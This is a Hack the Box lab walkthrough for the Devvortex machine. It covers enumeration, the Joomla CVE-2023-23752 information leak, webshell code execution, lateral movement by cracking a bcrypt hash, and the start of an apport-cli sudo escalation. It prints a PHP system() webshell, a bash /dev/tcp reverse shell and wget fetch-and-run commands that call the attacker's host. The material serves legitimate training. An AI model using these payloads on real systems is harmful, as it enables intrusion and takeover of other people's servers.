Devvortex
Devvortex is an easy Linux machine on Hack the Box that features a Joomla CMS service for initial foothold and a vulnerable crash report service for privilege escalation. Here’s how I compromised the machine.
Target Name: devvortex.htb
Enumeration
Nmap Scan:
sudo nmap -sVC -T4 -vv devvortex.htb -oN nmap
# Nmap 7.98 scan initiated Wed Nov 19 17:14:56 2025 as: nmap -sVC -T4 -vv -oN nmap devvortex.htb
Nmap scan report for devvortex.htb (10.129.2.55)
Host is up, received echo-reply ttl 63 (0.058s latency).
Scanned at 2025-11-19 17:14:56 CST for 10s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: DevVortex
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 19 17:15:06 2025 -- 1 IP address (1 host up) scanned in 10.12 seconds
The only open ports on the system are port 22 (SSH) and port 80 (HTTP). Let’s start by investigating the HTTP server.
HTTP (Port 80)
The index page at http://devvortex.htb doesn’t have much interesting information.

We can find a dev.devvortex.htb virtual host using Gobuster.
$ gobuster vhost -u http://devvortex.htb -w /usr/share/seclists/Discovery/Web-Content/common.txt --append-domain --xs 400,404
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://devvortex.htb
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/seclists/Discovery/Web-Content/common.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
The index page of dev.devvortex.htb is also a stock web page with not too much interesting information

Directory brute-forcing using Gobuster on dev.devvortex.htb however, reveals a /administrator endpoint, which in turn reveals a Joomla login page.
$ gobuster dir -u http://dev.devvortex.htb -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt --follow-redirect -t 50 -k
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.devvortex.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
[...]
administrator        (Status: 200) [Size: 12211]

We don’t have any credentials to login, so let’s enumerate the Joomla instance running on the target. To start off, we can find the version information inside /administrator/manifests/files/joomla.xml, which reveals the version of Joomla to be 4.2.6.

After a little bit of research, I came across CVE-2023-23752, a information disclosure vulnerability present in Joomla version 4.0.0 to 4.2.8.
According to this Exploit-DB exploit, we can visit the following endpoints for information we wouldn’t have access to without credentials.
- Users:
#{root_url}/api/index.php/v1/users?public=true - Config:
#{root_url}/api/index.php/v1/config/application?public=true
Initial Foothold
On the users API endpoint, we identify two users: lewis and logan.
curl http://dev.devvortex.htb/api/index.php/v1/users?public=true | jq
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": 649,
        "name": "lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2023-10-29 16:18:50",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": 650,
        "name": "logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0,
        "sendEmail": 0,
        "registerDate": "2023-09-26 19:15:42",
        "lastvisitDate": null,
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Registered"
      }
    }
  ],
  "meta": {
    "total-pages": 1
  }
}
From the config endpoint, we can directly find the password belonging to lewis.
curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true | jq
[...]
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "user": "lewis",
        "id": 224
      }
    },
    {
      "type": "application",
      "id": "224",
      "attributes": {
        "password": "<LEWIS_PASSWORD_REDACTED>",
        "id": 224
      }
    },
[...]

Using this password, we are able to login to Joomla Console.
To get code execution on CMS after getting admin console access, we usually have two choices:
- Install malicious plugin
- Insert backdoor into website template
To install a malicious plugin, go to System -> Extensions, then upload the Joomla Plugin of your choice. I found this webshell plugin, which comes with a simplified console for a shell-like experience.
To create the zip file for the plugin, simply clone the repository and run make inside the repo directory. Then you can upload the the zip file containing the webshell plugin via Joomla console.

Use -t to specify the base target URL in the provided Python Console for this plugin.
$ python console.py -t http://dev.devvortex.htb
[webshell]> whoami
www-data
Alternatively, we can write our own simple webshell and insert it into the website’s template.
We can do so under System -> Templates, and then choose Cassiopeia Details and Files theme to edit.

To treat this like a real engagement, we should choose a the error.php page to avoid disruption. The following PHP payload checks if the cmd GET parameter is set before running its value using the system function.
if(isset($_GET['cmd']))
{
    system($_GET['cmd']);
}

We can access the webshell at http://dev.devvortex.htb/templates/cassiopeia/error.php?cmd=<COMMAND>.

Reverse Shell
Through both RCE methods, we can get a reverse shell on the system by creating a script, issue a command to download and execute it.
Here is the simple Bash reverse shell script I used:
#!/bin/bash
/bin/bash -i >& /dev/tcp/<LHOST>/9000 0>&1
We can host this script using Python HTTP server, which runs on port 8000 by default.
python -m http.server
Then, we set up our Netcat listener.
rlwrap nc -nvlp 9000
And finally, we run the three commands below on the target to fetch the script from our Python HTTP server and then execute it.
wget http://10.10.14.161:8000/rshell.sh -O /tmp/rshell.sh
chmod +x /tmp/rshell.sh
bash /tmp/rshell.sh
We get our reverse shell.

Lateral Movement
We can enumerate the open ports from inside the host, which reveals Port 3306 is open on localhost, likely the SQL server for the Joomla CMS.

Furthermore, we can usually find SQL credentials, usually in plaintext, inside the web application’s configuration file. In this case, I found it inside /var/www/dev.devvortex.htb/configuration.php (which actually happened to be the same configuration we viewed via the API endpoint unauthenticated).

Before we login with the mysql client, we use Python to upgrade our shell to a full TTY, or else the mysql client won’t work with just a simple barebones reverse shell.
python3 -c 'import pty; pty.spawn("/bin/bash")'
Now, we login to mysql with credential for lewis.

There is a table inside the joomla database named sd4fg_users (which we can enumerate using show tables; command after selecting the database). The table contains the password hashes for both logan and lewis, the two users on the CMS.
mysql> select username,password from sd4fg_users;
select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$<LEWIS_HASH_REDACTED>                                 |
| logan    | $2y$10$<LOGAN_HASH_REDACTED>                                 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
Since we already have the credential for lewis, we copy logan’s hash and crack it offline with Hashcat, which can successfully recovered the plaintext password.
hashcat -m 3200 logan_hash /usr/share/dict/rockyou.txt

We then use this password to login via SSH, and we would find user.txt inside logan’s home directory.
Privilege Escalation
The user logan is configured to run all apport-cli commands with sudo privileges.


Usually when we see a user has sudo privileges to run a particular program, we would go to GTFOBins to find a way to use this program to run code with the privileges sudo grants us. The website has 390 entries, but unfortunately, apport-cli is not one of them
So let’s take a further look at the program. A quick web search suggest it’s the crash reporting program for Ubuntu distribution. The version we have on the target system is 2.20.11.

This version is vulnerable to CVE-2023-1326, a local privilege escalation vulnerability. This is because the program uses less as a pager by default, which has a vi-like feature to allow command execution inside. When paired with sudo privileges, it results in local privilege escalation.

To exploit this vulnerability, we use the -f option to generate a crash report, and then press V to view the crash report via less.
sudo /usr/bin/apport-cli -f
Alternatively, we can create a fake crash report. I used ChatGPT to generate this one:
ProblemType: Crash
Architecture: amd64
DistroRelease: Ubuntu 24.04
ExecutablePath: /usr/bin/myprogram
Package: myprogram 1.0
ProcCmdline: /usr/bin/myprogram --example
Signal: 11
CrashCounter: 1
Stacktrace:
 #0  0x00007ffff7a12345 in main () from /usr/lib/libc.so.6
